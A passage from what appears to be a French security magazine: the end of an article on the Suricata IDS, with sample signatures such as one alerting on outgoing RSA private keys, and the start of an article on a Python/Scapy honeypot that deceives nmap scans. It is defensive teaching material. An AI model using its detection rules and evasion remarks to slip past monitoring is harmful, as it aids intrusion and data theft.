Au niveau des performances, le choix de conception le plus fort a sans aucun doute été de faire le pari du *multithreading*. Pari puisque l'avis de certaines personnes éminentes comme Marty Roesh, auteur de snort et CTO de Sourcefire, était que le multithreading ne pouvait pas s'appliquer aux IDS **[SNORT3]**.

Compte tenu de la diversité tant au niveau des situations matérielles que des modes de captures, la gestion et l'agencement des différentes tâches devaient pouvoir être paramétrés de manière variable. Toute une série de modes de fonctionnement est donc disponible. Ces modes proposent des organisations variées qui s'avèrent plus ou moins adaptées suivant les environnements. On trouve ainsi des modes comme *workers* effectuant pour un paquet donné tout les tâches sur un seul thread et des modèles plus complexes comme *autofp* qui sépare les différentes tâches, comme le montre la figure 3.

Les différentes tâches propres à un IDS (capture, défragmentation, streaming, détection, sortie) peuvent ainsi être réparties sur des cœurs multiples et le nombre de threads ainsi que leur affinité peuvent être définis dans la configuration.

Ce document est la propriété exclusive de MAXIME WALTER (mawalter@deloitte.fr) - 07 mars 2013 à 15:56




Figure 3




Figure 4

Si l'organisation des threads est un des facteurs de performance, Suricata s'appuie aussi sur un support étendu des cartes de captures (les cartes Myricom, Napatech ou encore PF_RING DNA sont supportées) et sur un moteur de signatures performant. Ce dernier construit notamment une vision globale du jeu de règles afin d'éviter une évaluation linéaire des signatures pour chaque paquet. Les techniques employées sont le *multi pattern matching* utilisant Aho Corasick **[AC]** ou d'autres algorithmes du même type et une classification des règles découpant le jeu de règles en plusieurs blocs.

Du côté des chiffres, la version 1.3.1 a été déployée par l'équipe de l'OISF en mode IDS sur un serveur doté d'un seul CPU Xeon à 2.7GHz et de 32Go de mémoire et équipé d'une carte Intel gérant le multiqueue (répartition de la réception des paquets sur plusieurs interruptions système). Avec un jeu de près de 7000 règles, Suricata réussit à analyser en continu un trafic réel de 9.5 gpbs pour 1,5M paquets par seconde (voir **[I0GBPS]** pour plus d'informations). Le choix a été fait de n'utiliser que du code d'origine sur la distribution utilisée et c'est donc la capture AF_PACKET qui a été choisie. Les noyaux Linux récents bénéficient d'un mécanisme de capture multi *socket* (répartition de charge à la capture) et cette fonctionnalité est à la base de l'organisation qui a été utilisée comme le montre la figure 4.

Son principe est d'effectuer le traitement de chaque flux sur un seul CPU. La répartition par flux est réalisée par la carte réseau qui effectue la répartition de charge et le traitement est ensuite effectué par les threads de Suricata qui sont alignés sur le CPU de capture de manière à bénéficier tant du cache processeur que du positionnement de l'interruption de capture sur ce CPU.

2 Fonctions différenciantes

2.1 Découverte des protocoles

Suricata intègre un moteur d'identification des protocoles qui analyse les flux à la recherche de motifs pour découvrir le protocole utilisé. Ce mécanisme a un intérêt double. Tout d'abord, il permet de détecter des communications effectuées sur des ports non standards. Ceci est particulièrement utile lors de la détection des canaux de contrôles des *malwares*. Le protocole HTTP est en effet très souvent utilisé et nombre de malwares utilisent des ports non standards pour échapper à la détection. Avec la détection automatique, Suricata est capable d'appliquer les règles d'analyse quel que soit le port et ceci augmente considérablement le niveau de détection. Enfin, la découverte de protocoles réduit le risque de faux positifs. Supposons en effet qu'une signature recherche un motif court dans un flux qui est censé être du HTTP :

```
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (content:"34af")
```

Sans identification protocolaire, ce motif va être recherché sur tous les flux à destination des ports HTTP (80, 8080, ...) et cela même si un flux chiffré transite sur un de ces ports. Dans le cas de Suricata, l'utilisation du mot-clé **http** limite la recherche aux flux HTTP, aucun flux chiffré ne sera analysé :

```
alert http $HOME_NET any -> $EXTERNAL_NET any (content:"34af")
```

Il y a donc moins de trafic analysé, donc de meilleures performances et la précision de détection est même augmentée.

Ce document est la propriété exclusive de MAXIME WALTER (mawalter@deloitte.fr) - 07 mars 2013 à 15:56

La faiblesse de ce mécanisme est la sensibilité de l'algorithme de détection aux méthodes d'évasions. Si l'attaquant parvient à contourner la reconnaissance, il passe alors inaperçu pour toutes les règles de ce protocole. Certaines de ces attaques reposent sur les propriétés de retransmission de TCP et l'envoi de paquets leurres **[HACKLU]**. Elles sont heureusement bien souvent détectables au vu des anomalies protocolaires qu'elles entraînent.

2.2 Analyse protocolaire et mots-clés dédiés

Comme nous l'avons vu précédemment, l'analyse protocolaire simplifie et sécurise l'écriture de règles. Les champs accédés sont normalisés et donc la règle n'a pas à prendre en compte les techniques d'évasions communes ou même liées au protocole (HTTP *chunk* par exemple). De plus, la recherche de motif est plus précise puisque Suricata cherche seulement les chaînes dans la partie indiquée du protocole.

La règle suivante, dont le but est de générer une alerte lorsque le *chat* intégré à Facebook est utilisé, montre comment, dans le cas du protocole HTTP, ces différents mots-clés protocolaires peuvent être utilisés :

```
alert http $HOME_NET any -> $EXTERNAL_NET any \
(
 msg:"ET CHAT Facebook Chat (send message)"; \
 flow:established,to_server;
 content:"POST"; http_method; \
 content:"/ajax/chat/send.php"; http_uri;
 content:"facebook.com"; http_header; \
 classtype:policy-violation; reference:url,doc.emergingthreats.net/2010784; \
 reference:url,www.emergingthreats.net/cgi-bin/cvsweb.cgi/sigs/POLICY/POLICY_
 Facebook_Chat; \
 sid:2010784; rev:4; \
)
```

Juste après **alert**, le mot-clé **http** indique que la règle porte sur les flux dont le protocole détecté est HTTP. Ces flux doivent aller de **$HOME_NET**, qui est une variable de configuration qui s'évalue en une liste de réseaux, vers **$EXTERNAL_NET**. Les ports source et destination sont laissés libres car **any** est utilisé.

La partie « content:»POST»; http_method; » signifie que le trafic recherché utilise POST comme méthode HTTP. De la même manière, la partie suivante de la règle « content:»/ajax/chat/send.php»; http_uri; » spécifie que l'URL doit correspondre à l'expression derrière **content**. Enfin, « content:»facebook.com»; http_header » indique que le *header* HTTP doit contenir facebook.com.

Le décodage du protocole HTTP est mis à profit de deux manières. D'une part par l'existence de mots-clés dédiés comme **http_uri**, **http_user_agent** ou encore **http_method**, mais aussi d'autre part par la journalisation des requêtes HTTP effectuées dans un format semblable à celui d'un journal Apache. Ce qui offre une visibilité intéressante sur une partie de l'activité du réseau.

Ce type de mots-clés est disponible pour les protocoles SSH, HTTP et TLS.

2.3 Interaction avec les transferts de fichier

La compréhension par Suricata du protocole HTTP a tout naturellement conduit à la volonté d'extraire et d'analyser les objets transitant sur ce protocole. C'est possible depuis la version 1.3 avec l'ajout d'une série de mots clés dédiés à l'étude et à l'analyse des fichiers envoyés ou reçus sur le protocole HTTP.

Il y a tout d'abord une série de mots-clés visant à identifier les fichiers. Pour partir d'un exemple, voici une signature générant une alerte lorsqu'un fichier a une extension jpg mais n'est pas un fichier JPEG :

```
alert http any any -> any any (msg:"canada dry"; fileext:"jpg";
filemagic:!"JPEG image data")
```

Le mot-clé **fileext** valide que l'extension du fichier est jpg et le mot-clé **filemagic** utilise la bibliothèque magic qui est la base de la commande Unix **file** pour déterminer quel est le type du fichier.

Une alerte est certes intéressante mais son intérêt est limité s'il n'est pas possible d'analyser le fichier coupable. Pour déclencher le stockage d'un fichier si une signature est activée, il suffit d'ajouter le mot-clé **filestore**. Le fichier est alors sauvegardé sur disque et est accompagné d'un fichier contenant les informations relatives aux conditions de la capture. Il faut réellement s'inquiéter s'il est possible dans votre environnement de reconstituer une PKI à l'aide de la règle suivante :

```
alert http $HOME_NET any → $EXTERNAL_NET any (msg:"outgoing private
key"; filemagic:"RSA private key"; filestore)
```

Une autre fonction intéressante de ce sous-système est la gestion des MD5 des fichiers, le mot-clé **filemd5** prend en paramètre un fichier qui contient une liste de sommes de hachage MD5. Il est ainsi possible de détecter tout transfert ou téléchargement d'un fichier non autorisé. Par exemple, la règle suivante émettra une alerte lors du téléchargement de fichiers exécutables ne figurant pas dans la liste blanche et stockera le fichier téléchargé :

```
alert http $EXT_NET any → $HOME any (msg:"non connu";
     filemagic:"PE32 executable";
     filemd5:!whitelist.txt ; filestore)
```

Ce mécanisme peut être enrichi en utilisant la journalisation des transferts de fichiers. Couplé avec le script de surveillance disponible dans le répertoire contrib de Suricata, il est possible d'effectuer en continu des vérifications de dangerosité des fichiers sur des sites comme **anubis.iseclab.org**, **malwr.com**, **threatexpert.com** ou encore Virustotal en utilisant le md5 des fichiers.

Ce document est la propriété exclusive de MAXIME WALTER (mawalter@deloitte.fr) - 07 mars 2013 à 15:56

Le support de l'extraction de fichier est actuellement en cours d'extension pour le protocole SMTP. Une implémentation existe mais elle n'est pas encore intégrée aux sources officielles.

2.4 Parseur de négociation TLS

En 2011, Pierre Chifflier de l'ANSSI a développé un parseur de négociation SSL/TLS qui a été intégré à Suricata. Suite aux failles en série des autorités de certifications lors de cette année 2011, la capacité à comprendre et à étudier les négociations SSL/TLS pour en extraire les paramètres est apparue comme un moyen efficace d'améliorer la sécurité grâce à Suricata. Ce parseur a donné naissance à une série de mots-clés et de fonctionnalités. L'analyse de la négociation expose en effet les paramètres clés qui sont utilisables pour écrire des règles précises. Par exemple, **tls.subject** est une vérification sur le sujet du certificat serveur et **tls.issuerdn** est une vérification sur le nom distingué du signataire du certificat. La règle suivante utilise ces deux mots-clés pour émettre une alerte lorsqu'un certificat google apparaît comme étant forgé (car il n'est pas signé par la bonne autorité) :

```
alert tls any any -> any any (msg:"forged ssl google user";
      tls.subject:"CN=*.googleusercontent.com";
      tls.issuerdn:!"CN=Google-Internet-Authority";
     sid:8; rev:1;)
```

Un autre mot-clé est **tls.fingerprint** qui vérifie cette fois-ci l'empreinte SHA1 d'un certificat contre la valeur de l'option. Il est ainsi possible de détecter des changements de certificats sur des entités maîtrisées :

```
alert tls any any -> any any (msg:"Regit fingerprint";
      tls.subject:"CN=home.regit.org";
      tls.fingerprint:!"f3:40:21:48:70:2c:31:bc:b5:aa:22:ad:63:d6:
      bc:2e:b3:46:e2:5a";
      sid:114;
      tls.store;)
```

Cette dernière signature utilise aussi la fonctionnalité de stockage des certificats. Si une alerte est émise, il y a aussi écriture sur le disque de la chaîne des certificats du serveur, le tout accompagné d'un fichier de description contenant les éléments relatifs à l'événement qui a causé la génération de ce fichier.

Enfin, la dernière fonctionnalité notable de l'analyse TLS est la possibilité de générer un fichier journal contenant les paramètres de chaque connexion TLS. Ce fichier constitue une source de données intéressante pour effectuer des analyses statistiques sur les flux TLS/SSL.

2.5 Nouveautés de la version 1.4

2.5.1 Liste des nouveautés

La version 1.4 a été l'occasion d'un travail sur les performances avec de nombreuses améliorations. Mais c'est surtout la précision du moteur qui a été améliorée. C'est notamment le cas du support d'IPv6, des rapports de bogues venus de France ont permis son amélioration notamment grâce au traitement de certains cas spécifiques et l'ajout du décodage d'un certain nombre de protocoles : IPv4 in IPv6, Ipv6 in IPv6 et Teredo (protocole d'encapsulation de IPv6 dans IPv4 de Microsoft). Le langage de signature a aussi évolué afin de pouvoir réaliser des signatures matchant exclusivement sur IPv4 ou IPv6.

Le support de TLS a vu l'ajout du mot-clé **tls.storage** qui déclenche le stockage de la chaîne de certificats serveurs sur disque lorsqu'une signature comportant ce mot-clé matche.

La version 1.4 voit aussi l'apparition d'un nouveau mode de fonctionnement. Appelé AF_PACKET IPS, il s'agit d'une évolution de la capture AF_PACKET. En utilisant deux interfaces Ethernet dédiées, Suricata constitue un

INNOVATIVE SECURITY. FOR BUSINESS
Conseil / Audit / Formations
Veille et lutte contre la cybercriminalité

LEXSI
RECRUTE

Afin de soutenir sa forte croissance, le Groupe LEXSI (150 personnes), spécialiste indépendant, reconnu comme un acteur majeur du conseil en sécurité des SI renforce ses équipes :

Auditeurs sécurité confirmés (Paris et Lyon)
- Tests d'intrusions
- Audits d'architectures
- Directions de missions et encadrement d'équipes
- Avant-ventes

Consultants sécurité - experts technique
- Conception d'architectures
- Expertise technique (états de l'art, benchmark, ...)
- Pilotage des projets techniques
- Assistance à maîtrise d'œuvre

Issu(e) d'une formation bac+5 ou équivalent, véritable passionné(e) par les problématiques liées à la sécurité des SI, vous bénéficiez d'une expertise forte en audit de sécurité et/ou en conseil sécurité.

Vous souhaitez intégrer un cabinet innovant et leader dans son domaine, veuillez adresser votre candidature à :
recrutement@lexsi.com ou http://www.lexsi.com/carrieres/offres-emplois.html

www.lexsi.com

Ce document est la propriété exclusive de MAXIME WALTER (mawalter@deloitte.fr) - 07 mars 2013 à 15:56

pont transparent de niveau 2. Toute trame arrivant sur une interface est réémise sur l'autre interface. Ce mode de fonctionnement sera décrit plus en détail dans un prochain article.

Mais les deux nouveautés les plus intéressantes sont sans doute l'ajout du *scripting* lua aux règles et l'interaction avec Suricata par le biais d'une socket Unix.

2.5.2 Unix socket

Le principe de cette fonctionnalité est extrêmement classique. Suricata écoute sur une socket Unix et il est possible pour un client de s'y connecter et de passer des commandes à Suricata par ce biais. La communication entre Suricata et le client se fait au moyen d'un protocole défini au-dessus de JSON. Ce format a été choisi afin de rendre possible l'échange d'éléments complexes et le développement de clients dans de nombreux langages grâce aux bibliothèques JSON existantes.

En mode de fonctionnement normal, la liste des commandes disponibles dans la version 1.4 n'est pas réellement impressionnante puisqu'il est simplement possible d'arrêter Suricata et de récupérer des statistiques sur les interfaces monitorées.

L'intérêt principal de ce moyen de communication réside en effet dans le mode de fonctionnement *unix-socket*. De nombreuses entités reçoivent un nombre important de fichiers pcap (sortie d'équipement, pot de miel) et procèdent à une analyse de ces fichiers. En fonctionnement normal, il faut lancer une instance de Suricata pour chaque fichier et donc consacrer plusieurs dizaines de secondes à la construction du jeu de signatures. Si le nombre de fichiers Pcap est important, cela entraîne un délai voire l'accumulation de retard dans le traitement. Le mode unix-socket règle ce problème puisqu'il est possible de demander le traitement d'un fichier en envoyant un message sur la socket. Le traitement des fichiers est alors fait sans recalcul de l'arbre des signatures et le gain de temps est donc considérable.

L'utilisation de ce mode est simple, il suffit de lancer Suricata avec l'option unix-socket :

```
suricata --unix-socket
```

Le script d'exemple **suricatasc** peut alors être utilisé pour ajouter des fichiers :

```
# suricatasc
>>> pcap-file /home/eric/pcap/file10.pcap /home/eric/pcap/dir10
Success: Successfully added file to list
>>> pcap-file-list
Success: {'count': 2, 'files': ['file9.pcap', 'file10.pcap']}
```

Il y a ici deux commandes, la première demande le traitement du fichier **file10.pcap** en utilisant le répertoire **dir10** comme sortie. La deuxième commande liste les fichiers en attente de traitement.

Le format des commandes est simple de manière à ce que le développement d'un client le soit aussi. Par exemple, l'ajout d'un fichier se fait au moyen de la commande :

```
{
   "command": "pcap-file",
   "arguments": { "filename": "smtp-clean.pcap", "output-dir": "/tmp/out" }
}
```

Et le retour par le serveur est de la forme :

```
{
   "return": "OK|NOK",
   "message": JSON_OBJECT or information string
}
```

Ce mécanisme d'échanges avec Suricata sera sans doute de plus en plus utilisé et sera vraisemblablement le moyen pour interagir avec les composantes dynamiques de la détection, comme les personnalités des hôtes ou des serveurs ou encore le système de réputation IP.

2.5.3 Script Luajit

L'un des premiers choix ayant été fait lors du développement de Suricata a été de réutiliser le langage de signature développé pour Snort. Assurer une compatibilité permettait de réutiliser les jeux de règles existants, mais surtout n'imposait pas de nouveaux apprentissages aux experts du domaine. Comme nous l'avons vu, la syntaxe a évolué et des mots-clés ont fait leur apparition. Des fonctionnalités comme flowbits ou flowvar **[FLOWKWD]** peuvent être utilisées pour écrire des signatures complexes, mais le niveau de mise en œuvre est élevé si on considère le résultat obtenu. Aussi, la version 1.4 a vu l'apparition de Luajit **[SURILUA]** qui est utilisable dans une règle pour évaluer un script Lua et utiliser son retour comme un test. Ceci apporte plus de flexibilité et de puissance dans l'écriture des tests.

Une règle évaluera un script si le mot-clé **luajit** est utilisé :

```
alert http any any -> any any (msg:"LUAJIT HTTP test"; luajit:test.lua;
sid:1;)
```

Le script Lua doit contenir deux fonctions. Il commence par une fonction d'initialisation **init** où l'utilisateur spécifie quels sont les champs auxquels il souhaite accéder dans la partie active du script :

```
function init (args)
    local needs = {}
    needs["http.request_line"] = tostring(true)
    return needs
end
```

Le corps du script est une fonction appelée **match** qui retourne 1 si la condition recherchée est vérifiée et 0 si ce n'est pas le cas :

```
function match(args)
    a = tostring(args["http.request_line"])
    if #a > 0 then

        if a:find("^POST%s+/.*%.php%s+HTTP/1.0$") then
            return 1
        end
    end

    return 0
end
```

Les éléments exportés sont accessibles depuis le tableau args.

L'intérêt de Lua est d'une part de pouvoir utiliser des éléments de logiques complexes dans les tests, mais aussi de pouvoir utiliser des fonctions non accessibles dans le langage de règles. Il est ainsi possible, comme l'a fait Guillaume Prigent **[LUAEVIL]**, de réaliser une implémentation de la RFC 3514 **[RFC3514]** aussi connue sous le nom de RFC *evil flag*. Le principe de cette RFC publiée le 1er avril 2003 consiste à utiliser le bit de sécurité de IPv4 pour détecter les paquets malicieux. Dans le cas d'un IDS, la tâche est plus complexe puisqu'il est nécessaire de prendre en compte les faux positifs. Le script Lua peut donc être décomposé en deux phases, tout d'abord utilisation de la fonction Lua `math.random` pour la génération des faux positifs, puis accès au bit de sécurité dans le paquet :

```
function match(args)
    local random = math.random(0,100)
    if random <= 10 then
        return 1 -- To be RFC3514 compliant (false positives)
    end
    local ip_offset = 14 -- Assuming it's ETHER packet
    local b1,b2
    b1, b2 = string.byte(v, ip_offset+6+1), string.byte(v, ip_offset+6+2)
    local ip_header_frag_buff = b1*256 + b2
    local evil_flag = bit.band(ip_header_frag_buff, 0x8000)~=0
    if evil_flag == true and math.random(0,100) > 8 then -- False negative
        return 1
    end
    return 0
end
```

Les performances de Luajit semblent tenir la comparaison par rapport à des règles utilisant des expressions régulières et compte tenu des avantages en termes de souplesse, il est probable que ce système sera un des points forts de Suricata dans les années à venir.

Conclusion

Suricata est donc un IDS à base de signatures qui offre, par sa compréhension des protocoles et ses fonctionnalités d'extractions, des possibilités intéressantes. De plus, ses performances et sa facilité de passage à l'échelle autorisent son déploiement dans la plupart des environnements.

Le développement de Suricata est très actif et de nombreuses fonctionnalités apparaissent pour chaque version. Elles sont le plus souvent expliquées dès leur introduction dans les sources sur les blogs des développeurs. Ceux-ci sont accessibles depuis le planète Suricata **[PLANET]**.

Si vous souhaitez tester Suricata, sachez qu'il est disponible dans la plupart des distributions. Cependant, une distribution comme Security Onion **[SECUONION]** est sans doute l'une des méthodes les plus simples car vous obtiendrez après avoir répondu à quelques questions un Suricata et un ensemble d'interfaces prêtes à l'emploi. ■

Références

[SURICATA] Suricata : http://suricata-ids.org/

[OISF] Open Information Security Foundation : http://www.openinfosecfoundation.org/

[ET] Emerging Threats : http://www.emergingthreats.net/

[SNORT] Snort : http://www.snort.org

[10GBPS] Suricata, to 10Gbps and beyond : https://home.regit.org/2012/07/suricata-to-10gbps-and-beyond/

[SNORBY] Snorby : https://snorby.org/

[SIEM] Page Wikipedia dédiée au SIEM : http://en.wikipedia.org/wiki/Security_information_and_event_management

[SNORT3] Single thread data processing : http://vrt-blog.snort.org/2010/06/single-threaded-data-processing.html

[AC] Aho Corasick sur Wikipedia : http://fr.wikipedia.org/wiki/Algorithme_d%27Aho-Corasick

[HACKLU] The menace came from below : http://archive.hack.lu/2012/menace-came-from-below.pdf

[YAML] Spécification de YAML : http://www.yaml.org/spec/1.2/spec.html

[FLOWKWD] Documentation des variables de flux https://redmine.openinfosecfoundation.org/projects/suricata/wiki/Flow-keywords

[SURILUA] : Documentation du support Luajit de Suricata https://redmine.openinfosecfoundation.org/projects/suricata/wiki/Lua_scripting

[LUAEVIL] : A Lua implementation of RFC 3514 for suricata https://github.com/regit/luaevilbit

[RFC3514] : RFC 3154 http://www.ietf.org/rfc/rfc3514.txt

[PLANET] Planet Suricata : http://planet.suricata-ids.org/

[SECUONION] Security Onion : http://securityonion.blogspot.de/

Ce document est la propriété exclusive de MAXIME WALTER (mawalter@deloitte.fr) - 07 mars 2013 à 15:56

RÉALISATION D'UN « HONEYPOT » EN PYTHON

À L'AIDE D'UNE PILE TCP/IP « STATELESS »

Pierre-François Bonnefoi – bonnefoi@unilim.fr
Enseignant/Chercheur XLIM (UMR CNRS 7252 / Université de Limoges)

mots-clés : *SCAPY / PYTHON / HONEYPOT / PILE TCP/IP STATELESS / INTERFACE VIRTUELLE TUN/TAP*

Ce document est la propriété exclusive de MAXIME WALTER (mawalter@deloitte.fr) - 07 mars 2013 à 15:56

À l'aide d'outils faciles d'accès comme le langage Python, la bibliothèque Scapy et les interfaces virtuelles de type TUN/TAP, nous allons simuler la présence d'une machine dans un réseau. Nous appliquerons ces techniques à la réalisation d'un « honeypot » capable de leurrer un outil d'audit réseau tel que « nmap ».

1 Introduction

1.1 Objectifs

Le but de cet article est double :

- voir comment il est possible d'écrire un court programme capable de simuler la présence d'une machine sur le réseau ;
- trouver le niveau de simulation suffisant pour qu'un outil d'audit réseau tel que « nmap » puisse rapporter son existence.

L'exploitation d'un tel programme peut servir à la fabrication d'un « honeypot » léger, au sein duquel nous pourrons choisir la suite à donner lors de la détection d'un audit le concernant, ou de tentatives de connexion (enregistrement silencieux ou avec envoi d'alerte du déroulement de cet audit, blocage de l'audit quand celui-ci est mené depuis l'extérieur du réseau local, etc.).

En informatique, un *honeypot* est un piège destiné à détecter, dévier, et dans une certaine mesure, contrecarrer des tentatives d'accès non autorisées au système d'information. En général, il consiste en un ordinateur, des données ou un sous-réseau qui paraît appartenir au réseau, bien qu'en réalité, il soit isolé et surveillé, et qui semble offrir des informations ou des ressources pouvant représenter un fort intérêt pour un attaquant (définition de Wikipédia en version anglaise).

Enfin, pour atteindre notre but, nous verrons comment il est possible de réaliser une pile de communication supportant le protocole TCP, sans qu'il soit nécessaire de mémoriser un quelconque suivi de communication, de son établissement à sa terminaison.

1.2 Contraintes de mise en œuvre

Le but de ce honeypot est d'attirer les éventuels « curieux » :

- tout en les démasquant :
  - cette machine n'existant pas réellement, elle ne sert à rien dans le réseau local : elle n'est pas connue des autres machines, elle n'héberge pas de services utiles au réseau ;
  - si elle est sollicitée, cela veut dire qu'un curieux est en train de « scanner » les différentes machines connectées au réseau en essayant les différentes adresses IP possibles ;
- en leur proposant une machine disposant de serveurs comme le serveur web Apache et un serveur SSH dans des versions anciennes, susceptibles d'être vulnérables à des attaques connues.

Notre honeypot devra être disjoint de la machine qui l'hébergera, il sera donc nécessaire de gérer ses communications au niveau des trames ethernet, correspondant au niveau 2 du modèle OSI.

Comme preuve du bon fonctionnement de notre programme, nous pourrons exécuter l'outil nmap et obtenir un rapport sur notre honeypot similaire à

l'exemple fourni ci-dessous (l'option **-sV** donnée à nmap lui demande de procéder à l'identification des services fournis par la cible en réalisant du *banner grabbing*).

Exemple d'exécution de l'outil nmap :

```
pef@rincewind:~$ nmap -sV 192.168.1.42
Starting Nmap 5.51 ( http://nmap.org ) at 2012-08-08 11:55 CEST
Nmap scan report for 192.168.1.42
Host is up (0.062s latency).
Not shown: 998 closed ports
PORT STATE SERVICE VERSION
22/tcp open ssh SCS sshd 2.2.0 (protocol 1.99)
80/tcp open http Apache httpd 2.0.46 ((Unix) (Red Hat/Linux))
Service detection performed. Please report any incorrect results at
http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.75 seconds
```

Le « banner grabbing » est une technique visant à récupérer des informations concernant un système connecté à un réseau et les services qu'il propose. Nous verrons plus loin que cela correspond à la récupération de la bannière d'accueil du service, qui est envoyée lorsque l'on s'y connecte et/ou que l'on commence à échanger ; elle contient par défaut le nom du logiciel assurant le service et son numéro de version.

Pour que nmap fournisse ce rapport concernant notre « machine », il est nécessaire de répondre dans le réseau local :

- aux requêtes ARP, « Address Resolution Protocol », le protocole de niveau 2 du modèle OSI correspondant à la résolution d'adresse IP vers adresse MAC (l'adresse matérielle associée à une interface réseau utilisée pour l'échange des trames ethernet) ;
- aux requêtes « ICMP request », appelées « pings » (on est ici dans la couche 3, celle correspondant au traitement du datagramme IP) ;
- aux connexions TCP + HTTP (couche 4, « transport », et 5, « application », en simulant la réponse d'un serveur web) ;
- aux connexions TCP + SSH (en simulant la réponse d'un serveur SSH).

Nous aurons à supporter deux services basés sur TCP au fonctionnement différent :

- le serveur SSH qui a la particularité d'envoyer spontanément une bannière lors de la connexion d'un client ;
- le serveur HTTP qui ne répond que lors de la soumission d'une requête de la part du client. Cette différence de fonctionnement entraîne de poursuivre plus ou moins loin l'échange TCP.

1.3 Les outils pour la mise en œuvre

Nous avons choisi d'utiliser des outils permettant un développement rapide et des extensions faciles :

- une **interface de type TAP** permettant de programmer une interface virtuelle de niveau 2 ;
- le **langage Python** et la **bibliothèque Scapy** pour interpréter et forger les trames ;
- une pile **TCP/IP « stateless »**, ou « sans état », réagissant à chaque paquet TCP reçu.

2 Présentation de la programmation d'une interface TAP

Pour faire exister notre honeypot dans le réseau, nous devrons :

- accéder au réseau local de l'hôte, la machine exécutant ce honeypot ;
- pour l'envoi : contrôler l'adresse MAC source de nos trames ethernet, en plus de leur contenu ;
- pour la réception : recevoir les trames qui concernent le honeypot, c'est-à-dire celles, unicast, qui lui sont destinées spécifiquement et celles, broadcast, de diffusion à toutes les machines du réseau local.

Ces envois et réceptions devront être faits de manière à limiter l'impact sur l'hôte, autant au niveau de la pile réseau de l'hôte (modification de la configuration, consommation des ressources affectées au traitement du réseau), qu'au niveau des autorisations d'exécution nécessaires (limitation de l'usage des droits d'administration de l'hôte). Parmi les différents moyens disponibles pour atteindre ce but, nous choisirons une interface de type TAP qui propose un compromis suffisant. En effet, l'utilisation d'une interface virtuelle permet de bénéficier d'une sélection en amont des trames à destination du honeypot, autrement dit, au niveau du noyau de l'hôte dans sa pile réseau, au lieu de le faire au sein d'un programme d'interception en mode utilisateur. Dans ce dernier cas, le noyau renverrait tout le trafic recevable par la machine vers l'espace utilisateur, comme par exemple vers un programme « sniffeur », ce qui ne manquerait pas de mobiliser des ressources inutilement.

2.1 Les interfaces virtuelles : TUN & TAP

- Elles sont connectées à un processus simulant un réseau : elles permettent de faire passer les paquets dans le « user-space », l'espace utilisateur, au lieu de l'espace système ou noyau.
- Elles correspondent, sur l'hôte, à une interface réseau virtuelle qui diffère par la nature de la liaison qu'elle établit entre la pile réseau de l'hôte et le réseau simulé :

Ce document est la propriété exclusive de MAXIME WALTER (mawalter@deloitte.fr) - 07 mars 2013 à 15:56

Ce document est la propriété exclusive de MAXIME WALTER (mawalter@deloitte.fr) - 07 mars 2013 à 15:56

- TUN, « network TUNnel » : crée une interface de niveau 3 (réseau ou IP), de type « point-à-point » entre l'hôte et le réseau simulé, ce qui oblige l'hôte à assumer le rôle de routeur pour notre honeypot et nous limite dans l'envoi de datagramme IP uniquement (la trame ethernet l'encapsulant provient de l'hôte) ;
- TAP : interface de niveau 2 (liaison de données). Pour sa communication avec le réseau local, nous avons le choix entre différentes possibilités :
  - configurer directement l'interface pour qu'elle prenne l'adresse IP destinée au honeypot : **Raté ! C'est la machine hôte qui devient le honeypot !**
  - laisser l'interface non configurée, puis se servir de l'hôte comme routeur avec du « proxy arp » et l'ajout d'une route vers le honeypot dans la table de routage : impact trop important sur l'hôte et l'adresse MAC source des trames est celle de l'hôte ;
  - intégrer cette interface ainsi que l'interface physique dans un « bridge » : la solution la plus simple avec un impact limité sur l'hôte (l'interface TAP est considérée comme un port du « bridge » auquel seraient connectées les différentes interfaces des machines du réseau simulé, qui, dans notre cas, correspondra uniquement à celle de notre honeypot). **C'est cette solution que nous choisirons.**
- une interface TAP n'est activable, en état « UP », que lorsqu'un programme s'attache à cette interface.

2.2 Pour la configuration réseau liée à l'exécution du honeypot

Nous allons décrire comment ajouter l'interface virtuelle TAP et configurer le réseau pour permettre l'accès de notre programme au réseau physique. Nous aurons besoin d'accéder aux commandes de gestion de « bridge », de création d'interface TUN/TAP et de configuration réseau. Nous utiliserons :

- la commande « ip », du package « iproute2 » ;
- la commande « brctl », du package « bridge-utils » ;
- la commande « dhclient », si le réseau local bénéficie d'une configuration automatique par DHCP.

Les opérations d'ajout d'interface, de bridge et de configuration réseau nécessitent les droits d'administration, c'est-à-dire les droits « root ».

